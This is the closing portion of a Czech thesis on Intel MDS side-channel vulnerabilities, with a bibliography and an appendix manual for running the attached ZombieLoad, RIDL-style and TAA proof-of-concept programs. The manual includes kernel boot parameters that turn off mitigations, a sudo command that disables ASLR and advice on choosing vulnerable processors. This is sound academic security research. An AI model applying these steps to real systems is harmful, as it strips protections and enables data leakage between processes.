V závěru psaní této práce byla zveřejněna další MDS zranitelnost, Special Register Buffer Data Sampling (SRBDS) [43], která umožňuje únik dat například z hardwarového generátoru náhodných čísel. Lze předpokládat, že se budou objevovat další MDS zranitelnosti a obecně útoky zneužívající spekulativního vykonávání, které budou vyžadovat další záplaty způsobující další snížení

výkonu procesoru. Bude pak stále obtížnější rozhodnout, zda záplaty přijmout, nebo akceptovat riziko spojené s nezáplatovanými zranitelnostmi.

Literatura

1. SCHWARZ, Michael; LIPP, Moritz; MOGHIMI, Daniel; VAN BULCK, Jo; STECKLINA, Julian; PRESCHER, Thomas; GRUSS, Daniel. *ZombieLoad: Cross-Privilege-Boundary Data Sampling* [online]. 2019 [cit. 2020-04-28]. Dostupné z: `https://zombieloadattack.com/zombieload.pdf`.
2. SCHAIK, Stephan van; MILBURN, Alyssa; ÖSTERLUND, Sebastian; FRIGO, Pietro; MAISURADZE, Giorgi; RAZAVI, Kaveh; BOS, Herbert; GIUFFRIDA, Cristiano. *RIDL: Rogue In-flight Data Load* [online]. 2019 [cit. 2020-04-28]. Dostupné z: `https://mdsattacks.com/files/ridl.pdf`.
3. ŠTEPANOVSKÝ, Michal; TVRDÍK, Pavel. *Superskalární procesory I: Úvod* [online]. 2019 [cit. 2020-04-28]. Dostupné z: `https://courses.fit.cvut.cz/BI-APS/@master/media/lectures/BI-APS-Prednaska10-SuperscalarCPUs-I.pdf`.
4. *The Reorder Buffer (ROB) and the Dispatch Stage* [online]. The Regents of the University of California (© Copyright 2019) [cit. 2020-04-28]. Dostupné z: `https://docs.boom-core.org/en/latest/sections/reorder-buffer.html`.
5. *Individual Core. In: Skylake (client) - Microarchitectures - Intel* [online]. WikiChip LLC, 2020 [cit. 2020-04-28]. Dostupné z: `https://en.wikichip.org/wiki/intel/microarchitectures/skylake_(client)`.
6. ŠTEPANOVSKÝ, Michal; TVRDÍK, Pavel. *Superskalární procesory III: Predikce chování skokových instrukcí* [online]. 2019 [cit. 2020-04-28]. Dostupné z: `https://courses.fit.cvut.cz/BI-APS/@master/media/lectures/BI-APS-Prednaska12-SuperscalarCPUs-III.pdf`.
7. ŠTEPANOVSKÝ, Michal; TVRDÍK, Pavel. *Superskalární procesory II: Zpracování paměťových instrukcí* [online]. 2019 [cit. 2020-04-28]. Dostupné z: `https://courses.fit.cvut.cz/BI-APS/@master/media/lectures/BI-APS-Prednaska11-SuperscalarCPUs-II.pdf`.

8. ŠTEPANOVSKÝ, Michal; TVRDÍK, Pavel. *Paměťový subsystém: HW podpora virtuální paměti* [online]. 2019 [cit. 2020-04-28]. Dostupné z: https://courses.fit.cvut.cz/BI-APS/@master/media/lectures/BI-APS-Prednaska07-Virtual-Memory.pdf.
9. *Memory Management* [online]. © Copyright The kernel development community [cit. 2020-07-15]. Dostupné z: https://www.kernel.org/doc/html/latest/x86/x86_64/mm.html.
10. *Page Table Isolation (PTI)* [online]. © Copyright The kernel development community [cit. 2020-07-15]. Dostupné z: https://www.kernel.org/doc/html/latest/x86/pti.html.
11. ŠTEPANOVSKÝ, Michal; TVRDÍK, Pavel. *Paměťový subsystém: Paměťová hierarchie a skrytá paměť* [online]. 2019 [cit. 2020-04-28]. Dostupné z: https://courses.fit.cvut.cz/BI-APS/@master/media/lectures/BI-APS-Prednaska06-Cache.pdf.
12. INTEL. *Write Combining Memory Implementation Guidelines* [online]. 1998 [cit. 2020-04-28]. Dostupné z: http://download.intel.com/design/PentiumII/applnots/24442201.pdf.
13. INTEL. *Intel 64 and IA-32 Architectures Software Developer's Manual* [online]. 2019 [cit. 2020-05-03]. Dostupné z: https://software.intel.com/sites/default/files/managed/39/c5/325462-sdm-vol-1-2abcd-3abcd.pdf.
14. MARR, Deborah T.; BINNS, Frank; HILL, David L.; HINTON, Glenn; KOUFATY, David A.; MILLER, J. Alan; UPTON, Michael. Hyper-Threading Technology Architecture and Microarchitecture. *Intel Technology Journal*. 2002, roč. 6, s. 4–15. ISSN 1535766X.
15. INTEL. *Intel 64 and IA-32 Architectures Optimization Reference Manual* [online]. 2019 [cit. 2020-04-28]. Dostupné z: https://software.intel.com/sites/default/files/managed/9e/bc/64-ia-32-architectures-optimization-manual.pdf.
16. INTEL. *Deep Dive: Intel® Transactional Synchronization Extensions (Intel® TSX) Asynchronous Abort* [online]. © Intel Corporation [cit. 2020-04-28]. Dostupné z: https://software.intel.com/security-software-guidance/insights/deep-dive-intel-transactional-synchronization-extensions-intel-tsx-asynchronous-abort.
17. *Microcode* [online]. 2020 [cit. 2020-05-03]. Dostupné z: https://wiki.archlinux.org/index.php/Microcode.
18. PAVLÍK, Vojtěch. *Umřel Hyperthreading? TLBleed, L1TF, MDS a další. LinuxDays 2019. In: YouTube* [online] [cit. 2020-04-28]. Dostupné z: https://www.youtube.com/watch?v=smkzWwtjzkE.
19. *Skylake. In: Skylake* [online]. Stephan van Schaik, 2019 [cit. 2020-05-03]. Dostupné z: https://mdsattacks.com/images/skylake.svg.

20. INTEL. *Deep Dive: Intel Analysis of Microarchitectural Data Sampling* [online]. © Intel Corporation [cit. 2020-04-28]. Dostupné z: https://software.intel.com/security-software-guidance/insights/deep-dive-intel-analysis-microarchitectural-data-sampling.

21. YAROM, Yuval; FALKNER, Katrina. *FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack*. 2014. Tech. zpr. The University of Adelaide.

22. *Thread rendezvous. In: Deep Dive: Intel Analysis of Microarchitectural Data Sampling* [online]. © Intel Corporation [cit. 2020-04-28]. Dostupné z: https://software.intel.com/security-software-guidance/insights/deep-dive-intel-analysis-microarchitectural-data-sampling.

23. INTEL. *L1D Eviction Sampling* [online]. © Intel Corporation [cit. 2020-04-28]. Dostupné z: https://software.intel.com/security-software-guidance/software-guidance/l1d-eviction-sampling.

24. VUSEC. *RIDL* [online]. 2020 [cit. 2020-05-28]. Dostupné z: https://github.com/vusec/ridl.

25. IAIK. *ZombieLoad PoC* [online]. 2020 [cit. 2020-05-28]. Dostupné z: https://github.com/IAIK/ZombieLoad.

26. INTEL. *Desktop 4th Generation Intel® Core Processor Family, Desktop Intel® Pentium® Processor Family, and Desktop Intel® Celeron® Processor Family Specification Update* [online]. 2020 [cit. 2020-05-03]. Dostupné z: https://www.intel.com/content/dam/www/public/us/en/documents/specification-updates/4th-gen-core-family-desktop-specification-update.pdf.

27. *taskset(1) – Linux manual page* [online]. 2014 [cit. 2020-07-15]. Dostupné z: https://man7.org/linux/man-pages/man1/taskset.1.html.

28. YANG, Oliver. *Pitfalls of TSC usage* [online]. 2015 [cit. 2020-05-28]. Dostupné z: http://oliveryang.net/2015/09/pitfalls-of-TSC-usage/.

29. *signal(7) – Linux manual page* [online]. 2020 [cit. 2020-07-15]. Dostupné z: https://man7.org/linux/man-pages/man7/signal.7.html.

30. *setjmp(3) – Linux manual page* [online]. 2017 [cit. 2020-07-15]. Dostupné z: https://man7.org/linux/man-pages/man3/setjmp.3.html.

31. *madvise(2) – Linux manual page* [online]. 2020 [cit. 2020-07-15]. Dostupné z: https://man7.org/linux/man-pages/man2/madvise.2.html.

32. CANTRILL, Bryan. *A crime against common sense. Surge 2015 – Lightning Talks. In: YouTube* [online]. 2015 [cit. 2020-07-19]. Dostupné z: https://www.youtube.com/watch?v=bg6-LVCHmGM&feature=youtu.be&t=3518.

33. *pagemap, from the userspace perspective* [online] [cit. 2020-07-15]. Dostupné z: https://www.kernel.org/doc/Documentation/vm/pagemap.txt.

34. INTEL. *Intel® Xeon® Processor E3-1245 v6* [online]. © Intel Corporation [cit. 2020-07-19]. Dostupné z: https://ark.intel.com/content/www/us/en/ark/products/97473/intel-xeon-processor-e3-1245-v6-8m-cache-3-70-ghz.html.

35. *Arch Linux*. [software]. 5.7.6-arch1-1 (2020-07-01). Dostupné také z: https://www.archlinux.org/.

36. *Kali Linux*. [software]. 5.7.6-1kali2 (2020-07-07). Dostupné také z: https://www.kali.org/.

37. *ps(1) – Linux manual page* [online]. 2020 [cit. 2020-07-15]. Dostupné z: https://man7.org/linux/man-pages/man1/ps.1.html.

38. VUSEC. *RIDL on steroids* [online]. 2019 [cit. 2020-05-28]. Dostupné z: https://github.com/vusec/ridl/tree/master/exploits/shadow.

39. MOOLENAAR, Bram. *vim*. [software] 2019. Ver. 8.2. Dostupné také z: https://www.vim.org/.

40. MAGGI, Paolo; BORELLI, Paolo; WILLCOX, James; QUINTERO, Federico Mena; CELORIO, Chema. *gedit*. [software] 2020. Ver. 3.36.2. Dostupné také z: https://wiki.gnome.org/Apps/Gedit.

41. GOOGLE. *chromium*. [software] 2020. Ver. 83.0.4103.116. Dostupné také z: https://www.chromium.org/.

42. FOX, Brian. *bash*. [software] 2019. Ver. 5.0.16. Dostupné také z: https://www.gnu.org/software/bash/.

43. INTEL. *Deep Dive: Special Register Buffer Data Sampling* [online]. © Intel Corporation [cit. 2020-07-20]. Dostupné z: https://software.intel.com/security-software-guidance/insights/deep-dive-special-register-buffer-data-sampling.

44. *msr(4) – Linux manual page* [online]. 2009 [cit. 2020-07-15]. Dostupné z: https://man7.org/linux/man-pages/man4/msr.4.html.

45. QIAN, Cai; ZAK, Karel; CARSTENS, Heiko. *lscpu(1) – Linux man page* [online] [cit. 2020-07-15]. Dostupné z: https://linux.die.net/man/1/lscpu.

46. WILLIAMS, Thomas; KELLEY, Colin. *gnuplot*. [software] 2020. Ver. 5.2. Dostupné také z: http://www.gnuplot.info/.

Příloha **A**

Manuál pro provedení útoku

Před samotným útokem je vhodné si ověřit, zda je procesor vůbec zranitelný. K tomu slouží přiložený program **mitigations_check**, který je možné sestavit příkazem `make`. Před jeho spuštěním je nutné příkazem `sudo modprobe msr` zavést modul jádra umožňující práci s MSR registry [44]. Program vypisuje informace o (ne)dostupnosti hardwarových oprav a softwarových záplat přesně tak, jak bylo popsáno v kapitole **Opravy a záplaty**.

Dalším krokem je určení mezní hodnoty pro přístup do operační paměti a cache. K tomu je určen program **cache_treshold**. Program je nejprve potřeba sestavit příkazem `make`. Dále je vhodné v souboru `Makefile` upravit `taskset -c 0` za `taskset -c CPU`, kde `CPU` je číslo logického jádra, na kterém bude spuštěn program útočníka. Příkaz `lscpu -e` [45] vypisuje seznam všech logických jader včetně jejich párování na hyperthready. Následný příkaz `make run` provede 100 000 měření a na základě mediánů určí hranici. Pomocí příkazu `make plot` je možné si naměřená data nechat vykreslit a ověřit tak, že při měření nedošlo k velkému rušení. Pro vykreslení je vyžadován program gnuplot [46].

Dále je třeba zvolit program oběti. Součástí přiloženého řešení jsou dvě varianty – **victim_load** a **victim_store**. Jako oběť může sloužit i libovolný jiný program. Přiložené programy oběti je možné sestavit příkazem `make`. Společně s programem oběti je potřeba zvolit, zda bude útok prováděn na stejném logickém jádře (v takovém případě lzde očekávat menší úspěšnost), nebo mezi hyperthready. Před útokem na stejném logickém jádře je nutné spustit OS Linux s parametry jádra **mds=off tsx_async_abort=off**, čímž se vypnou případné softwarové záplaty. Bez ohledu na variantu útoku musí být jádro zavedeno s oběma argumenty. Pro útok mezi hyperthready tyto parametry nejsou potřeba. Spuštění programu oběti na daném logickém jádře je možné pomocí příkazu `taskset -c CPU COMMAND` s doplněním čísla logického jádra za `CPU` a názvu programu oběti za `COMMAND`.

Posledním krokem je provedení útoku. Před sestavením programu útočníka je nutné změnit konstantu `CACHE_TRESHOLD` v souboru `main.cpp` (případně `main.c`) podle výstupu programu **cache_treshold**. Dále je možné změnit konstantu `ITERATIONS`, která nastavuje počet pokusů o získání tajné hodnoty. Všechny přiložené programy útočníka se sestavují příkazem `make`. Program útočníka je poté potřeba spustit obdobně jako program oběti příkazem `taskset -c CPU COMMAND` s názvem programu místo `COMMAND` a číslem logického jádra namísto `CPU`. To musí být shodné s číslem použitým při spuštění programu oběti (v případě útoku na stejném jádře), nebo se musí jednat o číslo druhého logického jádra (v případě útoku mezi hyperthready).

Speciálně varianta **mfbds_zombieload** vyžaduje spuštění s administrátorskými oprávněními a běh na OS Linux se zavedeným jádrem s dodatečnými paramtery **nopti nokaslr**. Dále může být v této variantě před sestavením potřeba změnit konstantu `0xFFFF888000000000ULL` za `0xFFFF880000000000ULL` v souboru `main.cpp` za předpokladu, že na daném systému běží jádro Linuxu s verzí `4.18` nebo starší. Ostatní varianty útoku administrátorská oprávnění ani parametry při zavádění jádra nevyžadují. Varianta **taa** už ze svého principu může být spuštěna pouze na procesoru s instrukčním rozšířením TSX RTM. Jeho dostupnost je možné ověřit příkazem `lscpu`, kdy v seznamu flags musí být uvedeno `rtm`.

Úspěšnost útoku může být ovlivněna mnoha faktory, přesto lze vyjmenovat některé nejčastější problémy.

- Ve výstupu programu útočníka je vypsáno mnoho hodnot s vysokými četnostmi.

  Příčin může být několik. Jednou možností je příliš vysoká hodnota konstanty `CACHE_TRESHOLD`. Je vhodné ji pravidelně přeměřovat, jelikož se může s frekvencí procesoru (a tedy vytížením systému) velmi měnit. Velkou změnu je možné pozorovat při připojení či odpojení napájecího adaptéru notebooku.

  Stejné chování je možné pozorovat také v případě, kdy exploit v každé iteraci pracuje s jinou pamětí s různým obsahem. Například ve variantě **mfbds_large_file** se přistupuje na jednotlivé stránky velkého souboru mapovaného do adresního prostoru. Pokud by soubor byl tvořený náhodnými daty, při neúspěšném pokusu o spekulativní provádění s tajnou hodnotou by se indikovala hodnota skutečně uložená v dané stránce. Proto všechny přiložené exploity paměť, ze které je načítáním vyvoláváno spekulativní vykonávání, před použitím nulují. Varianta **mfbds_large_file** pracuje se souborem obsahujícím pouze nulové byty. Tato situace by proto v případě přiložených programů neměla nastat.

Také je nutné zmínit možnost, že procesor při ověřování indikované hodnoty metodou Flush+Reload spekulativně přednačítá další indikační cache lines, čímž vzniká falešná indikace. Všechny přiložené varianty útoku při ověřování indikované hodnoty přistupují do každé stránky nejvýše dvakrát. V rámci této práce jsem na různých mikroarchitekturách pozoroval, že ke spekulativnímu přednačítání dochází až při třetím přístupu do stejné stránky. Proto by ke spekulativnímu přednačítání u přiložených programů nemělo docházet.

- Při několikanásobném sekvenčním spuštění programu útočníka v některých případech tajná hodnota jasně uniká, jindy zranitelnost nelze pozorovat.

  Úspěšnost útoku může být fixovaná na konkrétní umístění důležitých proměnných programu útočníka i oběti v paměti. V tomto případě je vhodné vypnout ochranu ASLR a KASLR. Díky tomu by rozložení paměti mělo být při každém spuštění programu útočníka i oběti velmi podobné. Ochranu ASLR je možné na OS Linux vypnout příkazem `sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'`. Ochranu KASLR je možné vypnout zavedením jádra OS s parametrem **nokaslr**. S neměnným paměťovým rozložením je pak mnohem jednodušší identifikovat problematickou část exploitu. Po vypnutí ochrany ASLR jsem pozoroval, že výstup programu útočníka byl při více spuštěních až překvapivě podobný (téměř identický).

- Při útoku není možné pozorovat únik dat.

  Úspěšnost přiložených variant útoku může záviset na velkém množství faktorů. Na jedné mikroarchitektuře může útok velmi dobře fungovat, na jiné nemusí data vůbec unikat. Navíc je často velmi obtížné identifikovat přesný důvod, proč na dané mikroarchitektuře nějaká konkrétní varianta útoku nefunguje.

  Obecně lze doporučit nainstalování starší revize mikrokódu a spouštění na starší verzi operačního systému. Program **victim_store** se jeví jako velmi vhodný program oběti, je proto dobré začít s ním. Útok na stejném logickém jádře se zdá jako méně úspěšný, je proto lepší nejprve zkoušet útok mezi hyperthready.

  Přestože by procesor podle programu **mitigations_check** měl být zranitelný, v praxi tomu tak nemusí nutně být. Během psaní této práce jsem také pracoval s procesorem Intel Core i5-9500, na kterém se nepodařilo zranitelnost MFBDS ani TAA prokázat. Vzhledem k tomu, že tento procesor byl zveřejněn ve druhém čtvrtletní roku 2019, je možné předpokládat, že některé hardwarové opravy již má. Jistější je proto útočit na procesory vydané před rokem 2018, kdy začalo docházet k hlášení MDS zranitelností Intelu.

Zásadním faktorem je konkrétní podoba exploitu na úrovni instrukcí. Přidáním několika `nop` instrukcí na nevhodné místo může přestat exploit zcela fungovat. Pokud jsou všechny předpoklady pro úspěšný útok splněny, ale útok se přesto nedaří, je nutné experimentovat především s jádrem exploitu a kódem metody Flush+Reload.

Příloha B

Seznam použitých zkratek

ALU Arithmetic logic unit

ASLR Address Space Layout Randomization

BIOS Basic Input/Output System

CISC Complex Instruction Set Computers

KASLR Kernel Address Space Layout Randomization

KPTI Kernel Page Table Isolation

L1 Level 1

L1TF L1 Terminal Fault

L2 Level 2

LFB Line fill buffer

LLC Last level cache

MDS Microarchitectural Data Sampling

MDSUM Microarchitectural Data Sampling Uncacheable Memory

MFBDS Microarchitectural Fill Buffer Data Sampling

MMU Memory management unit

MSR Model-specific register

OS Operační systém

PAT Page Attribute Table

PTI Page Table Isolation

RAT Register Alias Table

RDCL Rogue Data Cache Load

RIDL Rogue In-Flight Data Load

RISC Reduced Instruction Set Computers

RTM Restricted Transactional Memory

SGX Software Guard Extensions

SRBDS Special Register Buffer Data Sampling

TAA TSX Asynchronous Abort

TSC Time stamp counter

TSX Transactional Synchronization Extensions

UC Uncacheable

WB Write-back

WC Write-combine

WP Write-protect

WT Write-through

Příloha C

Obsah přiloženého CD

- `readme.txt` ..... stručný popis obsahu CD
- `src`
  - `impl` ..... zdrojové kódy implementace
    - `cache_treshold`
    - `mfbds_large_file`
    - `mfbds_madvise`
    - `mfbds_null_ptr`
    - `mfbds_zombieload`
    - `mitigations_check`
    - `taa`
    - `victim_load`
    - `victim_store`
  - `thesis` ..... zdrojová forma práce ve formátu LaTeX
- `text`
  - `thesis.pdf` ..... text práce ve formátu PDF